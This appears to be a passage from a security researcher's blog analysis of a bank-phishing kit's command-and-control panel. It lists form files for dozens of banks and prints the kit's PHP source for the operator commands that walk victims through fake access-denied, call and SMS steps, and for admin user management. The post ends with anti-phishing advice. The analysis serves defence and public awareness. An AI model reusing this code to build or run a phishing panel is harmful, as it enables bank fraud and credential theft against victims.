forms_bella_emp.php
forms_bice.php
forms_bnl.php
forms_bnp_fr.php
forms_bper.php
forms_bpi.php
forms_bpi_emp.php
forms_bpm.php
forms_bpm_emp.php
forms_caixa_es.php
forms_caixa_es_emp.php
forms_cgd.php
forms_cgd_emp.php
forms_chile.php
forms_chile_2.0.php
forms_chile_emp.php
forms_citibanamex.php
forms_cl_itau.php
forms_cl_scotia.php
forms_cl_scotia_emp.php
forms_credem.php
forms_ctt.php
forms_desco.php
forms_estado.php
forms_estado_emp.php
forms_es_ing.php
forms_eurobic.php
forms_fineco.php
forms_fr_bpost.php
forms_fr_societe.php
forms_hsbc_mx.php
forms_inter_pt.php
forms_inter_pt_emp.php
forms_intesa.php
forms_itau.php
forms_itau_emp.php
forms_liberbank.php
forms_milenium.php
forms_milenium_emp.php
forms_montepio.php
forms_montepio_emp.php
forms_mps.php
forms_n26.php
```

```
forms_nb.php
forms_nl_belfius.php
forms_poste.php
forms_pt_credito_agricola.php
forms_pt_credito_agricola_emp.php
forms_santa.php
forms_santa_emp.php
forms_santa_es.php
forms_santa_mx.php
forms_santa_pt.php
forms_santa_pt_emp.php
forms_scotia_blue.php
forms_scotia_blue_emp.php
forms_scotia_mx.php
forms_scotia_red.php
forms_scotia_red_emp.php
forms_ubibanca.php
forms_uk_mbna_off.php
forms_uk_metrobank.php
forms_uk_monzo-bkp.php
forms_uk_monzo.php
forms_uk_santa.php
forms_uk_santa_emp.php
forms_uk_santa_emp_off.php
forms_uk_santa_off.php
forms_uk_santa_off_emp.php
forms_unicredit.php
forms_webank.php
gerente_fisico.php
```

On the other way, the “***gerente_***” PHP files are the orchestrators for each target brand, when the mentioned options/commands are available and coded.




```php
<?php
include('../assets/functions/functions.php');

$UserIdGerente = $_GET['id'];

if (isset($_GET['block_ip']) && $_GET['block_ip'] != '') {
    $ipDelete = $_GET['block_ip'];
    delete($conn, 'santa_pt', "WHERE ip = '{$ipDelete}'");

    $_SESSION['TotalClientes_santa_pt']--;

    $fp = fopen("../extras/block_ip.txt", "a");
    $escreve = fwrite($fp, "{$ipDelete}\r\n");
    fclose($fp);

    echo '<script>alert("Todos os registros desse IP foram deletados e bloqueados!");</script>';
    echo '<script>window.close();</script>';
}

/* CHECA USUÁRIO LOGADO */
if(!isset($_SESSION['isLogged']) && $_SESSION['isLogged'] != true):
        header('Location: index.php');
endif;

/* CONTROLE DE COMANDOS */
if (isset($_GET['send']) && $_GET['send'] == 'inv_acesso'):

    $UserId = $_GET['id'];

    update($conn, 'santa_pt', "comando = 'ACESSO INVALIDO', status = '0'", "WHERE id = '{$UserId}'");
    //$_SESSION['TotalClientes_santa_pt']--;
    header('Location: gerente_santa_pt.php?id=' . $UserIdGerente);

elseif (isset($_GET['send']) && $_GET['send'] == 'finalizar'):

    $UserId = $_GET['id'];

    update($conn, 'santa_pt', "comando = 'FINALIZADO', status = '0'", "WHERE id = '{$UserId}'");
    //$_SESSION['TotalClientes_santa_pt']--;
    header('Location: gerente_santa_pt.php?id=' . $UserIdGerente);

endif;

if (isset($_POST['sender']) && $_POST['sender'] == 'anotacao'):
    $UserId = $_POST['user_id'];
    $Anotacao = $_POST['anotacao'];

    update($conn, 'santa_pt', "nota = '{$Anotacao}'", "WHERE id = '{$UserId}'");
    header('Location: gerente_santa_pt.php?id=' . $UserIdGerente);

elseif (isset($_POST['sender']) && $_POST['sender'] == 'ligar'):
    $UserId = $_POST['user_id'];
    $parteFone = $_POST['parte_number'];

    update($conn, 'santa_pt', "final_fone = '{$parteFone}', ligar = '0', ligou = '0', comando = 'LIGAR', pedid
    header('Location: gerente_santa_pt.php?id=' . $UserIdGerente);

elseif (isset($_POST['sender']) && $_POST['sender'] == 'sms'):
    $UserId = $_POST['user_id'];
    $parteFone = $_POST['parte_number'];

    update($conn, 'santa_pt', "final_fone = '{$parteFone}', comando = 'SMS', pedido = 'SMS'", "WHERE id = '{$U
```

Figure 29: *Source code of the gerente PHP files – C2 commands.*

Regarding the users' permissions, the system includes two different user roles:

- **Administrator; and**
- **Operators.**

The operators have the role of managing and controlling infections, requesting data, and finalizing the malicious process. In contrast, the administrator is capable of adding new users, editing users, configuring new spawners (phishing domains), enabling more target brands, and so on. Details and part of the source code about these features are present in Figure 30.



add-user.php	05/09/2019 14:34	PHP File	7 KB
edite-user.php	24/01/2019 18:34	PHP File	2 KB
get_link.php	07/04/2019 05:53	PHP File	3 KB
lista-clientes.php	07/04/2019 05:53	PHP File	5 KB
lista-infos.php	16/07/2019 15:47	PHP File	8 KB
manage-domains.php	19/01/2021 02:59	PHP File	14 KB

```
<?php
if($_SESSION['OpLogin'] != 'magaoxx'){
        header('Location: acesso.php');
        exit();
}

if(isset($_GET['IdDel']) && $_GET['IdDel'] != '' && $_SESSION['OpLogin'] == 'magaoxx'):
        $DelId = $_GET['IdDel'];

        delete($conn, 'admin', "WHERE id = '$DelId'");
        echo '<script>alert("Usuário deletado com sucesso!");</script>';
        echo '<script>window.location.href="acesso.php?pag=add-user"</script>';
endif;

if(isset($_POST['sender_pass']) && $_POST['sender_pass'] == 'go_now'):

        $NLogin = $_POST['n_lg'];
        $NewPass = $_POST['n_pass'];
        $NNewPass = $_POST['nn_pass'];
        $NNivel = $_POST['nivel'];

        if($NLogin == '' || $NewPass == '' || $NNewPass == ''):
                echo '<script>alert("Informe todos os campos para continuar!");</script>';
                echo '<script>window.location.href="acesso.php?pag=add-user"</script>';
        elseif(strlen($NLogin) < 4):
                echo '<script>alert("O login informado é muito curto.\nMínimo de 6 caracteres!");</script>';
                echo '<script>window.location.href="acesso.php?pag=add-user"</script>';
        elseif(strlen($NewPass) < 6):
                echo '<script>alert("A senha informada deve conter pelo menos 6 caracteres.\nTente novamente!");</script>';
                echo '<script>window.location.href="acesso.php?pag=add-user"</script>';
        elseif($NewPass != $NNewPass):
                echo '<script>alert("O Campo Confirmar Senha está diferente do campo Nova Senha.\nTente novamente!");</script>';
                echo '<script>window.location.href="acesso.php?pag=add-user"</script>';
        elseif($NNivel == 0):
                echo '<script>alert("Você deve selecionar o nível do usuário.\nTente novamente!");</script>';
                echo '<script>window.location.href="acesso.php?pag=add-user"</script>';
        else:

                $login = $NLogin;
                $senha = md5($NewPass);
                $OpIdNow = $_SESSION['OpId'];

                $BuscaLogins = read($conn, 'admin', "WHERE login = '$login'");

                if(!$BuscaLogins):
                        $SendPass = create($conn, 'admin', "login, senha, nivel", "'$login', '$senha', '$NNivel'");
```

Figure 30: *#phishkit 5 administrative operations – source code.*

Final Thoughts

Phishing and malware campaigns make headlines every day. Phishing scams in particular have increased in volume and sophistication in recent years, making early detection hard.

There are several groups utilizing this type of scheme and obtaining email lists, malware, and FUD codes from underground forums, that are mainly paid via cryptocurrencies (Monero and Bitcoin). Many groups operate both phishing and malware campaigns at the same time, e.g. **trojan URSA seems to be also operated by the same group of the C2 server analyzed above.**

In this sense, monitoring these types of IoCs is a crucial point now, as it is expected that in the coming weeks or months new infections or waves can appear.

From the Internet end users' point of view, it's important to equip them with strategies to fight this emerging threat and provide train in general. For instance, every time we receive an email from the bank, we need to question ourselves:

- Can the bank ask for my secrets by email? (it's a trap)
- Am I in debt or do I have to pay something to the bank? (it's a trap) … just confirm the situation, call by phone.
- Let me check the FROM address … seems weird (it's a trap)
- If I click on the URL inside the email, first I need to check out the domain … probably it will not be the official one 😉 (it's a trap again)
- Let me check if the certification authority is the same as the official home banking platform. You will see: a trap again.

Last but not least, if you have doubts or find any suspicious URLs, emails, or junk, **just drop us a line here**, we'll be happy to help and take a cup of coffee.

Phishing and malware URLs can also be **submitted into 0xSI_f33d**, a Virus Total official ingestor.

Thank you to all who have contributed 😉

Pedro Tavares

Pedro Tavares is a professional in the field of information security working as an Ethical Hacker/Pentester, Malware Researcher and also a Security Evangelist. He is also a founding member at CSIRT.UBI and Editor-in-Chief of the security computer blog seguranca-informatica.pt.

In recent years he has invested in the field of information security, exploring and analyzing a wide range of topics, such as pentesting (Kali Linux), malware, exploitation, hacking, IoT and security in Active Directory networks. He is also Freelance Writer (Infosec. Resources Institute and Cyber Defense Magazine) and developer of the 0xSI_f33d – a feed that compiles phishing and malware campaigns targeting Portuguese citizens.

Read more here.